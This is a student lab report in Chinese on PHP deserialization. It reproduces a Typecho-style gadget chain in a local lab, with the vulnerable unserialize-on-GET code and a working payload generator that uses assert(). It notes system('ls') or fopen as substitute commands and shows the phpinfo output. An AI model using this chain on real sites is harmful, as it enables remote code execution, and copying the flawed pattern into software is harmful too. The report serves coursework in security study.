

《漏洞利用及渗透测试基础》实验报告

姓名：王一诺 学号：2312331 班级：计科二班

实验名称：

反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

实验过程：

PHP 反序列化漏洞又叫 PHP 对象注入漏洞。在一个应用中，如果传给 `unserialize()` 的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用 PHP 魔术方法来控制对象内部的变量甚至是函数。对这一类漏洞的利用，往往需要分析 web 应用的源代码。

1. typecho.php 文件

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}
class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}
class Typecho_Request{
    private $_params = array();
    private $_filter = array();
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
```

```

        default:
            $value = $default;
            break;
    }
    $value = is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
}
private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }
        $this->_filter = array();
    }
    return $value;
}
}
$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>

```

分析这部分代码，该 web 应用通过\$_GET['__typecho_config']从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。

接下来，程序实例化了类 Typecho_Db，类的参数是通过反序列化得到的\$config。在类 Typecho_Db 的构造函数中，进行了字符串拼接的操作，而在 PHP 魔术方法中，如果一个类被当做字符串处理，那么类中的__toString()方法将会被调用。全局搜索，发现类 Typecho_Feed 中存在__toString()方法。

在类 Typecho_Feed 的__toString()方法中，会访问类中私有变量\$item['author']中的screenName，这里又有一个 PHP 反序列化的知识点，如果\$item['author']是一个对象，并且该对象没有 screenName 属性，那么这个对象中的__get()，方法将会被调用，在 Typecho_Request 类中，正好定义了__get()方法。

类 Typecho_Request 中的__get()方法会返回 get()，get()中调用了_applyFilter()方法，而在_applyFilter()中，使用了 PHP 的 call_user_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里\$filter，\$value 都是我们可以控制的，因此可以用来执行任意系统命令。

至此，一条完整的利用链构造成功。

接下来可以写出对应的利用代码 exe.php:

2. exe.php 文件

```

/*exp.php*/
<?php
class Typecho_Feed

```

```

{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>

```

上述代码中用到了 PHP 的 `assert()` 函数，如果该函数的参数是字符串，那么该字符串会被 `assert()` 当做 PHP 代码执行。`phpinfo()` 便是我们执行的 PHP 代码，如果想要执行系统命令，将 `phpinfo()` 替换为 `system('ls')` 即可。访问 `exp.php` 便可以获得 payload，通过 get 请求的方式传递给 `typecho.php` 后，`phpinfo()` 成功执行。

3. 获取 payload

上述两个 php 文件建立好之后，进行访问。输入 `http://127.0.0.1/exe.php` 网址访问写好的 `exe.php` 文件，可见内容如下：



其中内容即是我们需要的 payload。

4. 执行 typecho.php

将得到的 payload 利用 GET 方式传给 `typecho.php` 文件。

PHP Version 7.3.4		
System	Windows NT DRAGON 10.0 build 22621 (Windows 10) AMD64	
Build Date	Apr 2 2019 21:50:57	
Compiler	MSVC15 (Visual C++ 2017)	
Architecture	x64	
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"	
Server API	CGI/FastCGI	
Virtual Directory Support	disabled	
Configuration File (php.ini) Path	C:\WINDOWS	
Loaded Configuration File	E:\Programs\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini	
Scan this dir for additional .ini files	(none)	
Additional .ini files parsed	(none)	
PHP API	20180731	
PHP Extension	20180731	
Zend Extension	320180731	
Zend Extension Build	API320180731,NTS,VC15	
PHP Extension Build	API20180731,NTS,VC15	
Debug Build	no	
Thread Safety	disabled	
Zend Signal Handling	disabled	


出现了当前电脑所安装的 php 基本信息，证明 `phpinfo()` 成功执行。0

5. 执行其他系统命令

`payload` 还可以执行一些其他的常见系统命令（如 `app` 启动、新建文件等）。

将 `phpinfo()` 替换为 `fopen('\newfile.txt','w')`，作用是新建一个文件。把 `exe.php` 文件中 `$this->_params['screenName'] = 'phpinfo()'` 中的 `phpinfo()` 替换为 `fopen('\newfile.txt','w')`，即可在 `exe.php` 目录下产生一个名为 `newfile.txt` 的文本文件。

执行同样的操作得到 `payload` 并传入 `typecho.php` 文件，打开 URL，回车运行。可以在对应文件夹下发现新生成了一个文件，说明这条系统命令成功执行：



心得体会：

通过实验，了解了 PHP 反序列化漏洞的原理，学习了如何编写 PHP 反序列化漏洞的代码，一定程度上掌握了利用 PHP 反序列化漏洞执行系统命令的能力，并且自己动手实现了一些其他的系统命令，如创建新文本文档。同时，提高了漏洞挖掘的能力，增强了安全防范意识。

本学期的实验内容全部结束了，学习到了很多软件安全的相关知识，认识掌握了一些漏洞发掘和利用的手段和方法。从反汇编到 `shellcode`，从 AFL 模糊测试到今天的反序列化漏洞，丰富多彩，也让我认识到了安全防范的重要和不易，收获良多，受益匪浅。